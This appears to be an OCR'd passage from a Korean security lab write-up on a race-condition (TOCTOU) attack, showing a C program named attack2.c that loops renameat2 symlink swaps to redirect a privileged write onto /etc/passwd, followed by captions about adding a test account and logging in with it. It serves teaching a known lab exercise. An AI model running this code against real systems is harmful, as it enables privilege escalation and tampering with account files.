

개선된 공격코드(attack2.c)

```c
#define _GNU_SOURCE
#include <stdio.h>
#include <unistd.h>
#include <linux/fs.h>
#include <fcntl.h>

int main()
{
 unsigned int flags = RENAME_EXCHANGE;

 creat("/tmp/dummy", 0666);

 unlink("/tmp/ABC"); unlink("/tmp/XYZ");

 symlink("/etc/passwd", "/tmp/ABC");
 symlink("/tmp/dummy", "/tmp/XYZ");

while (1)
{ renameat2(0, "/tmp/XYZ", 0, "/tmp/ABC", flags); }
 return 0;
}
```

Stop... The passwd file has been changed 출력화면



/etc/passwd에 들어간 test 계정 항목



test 계정으로 로그인한 화면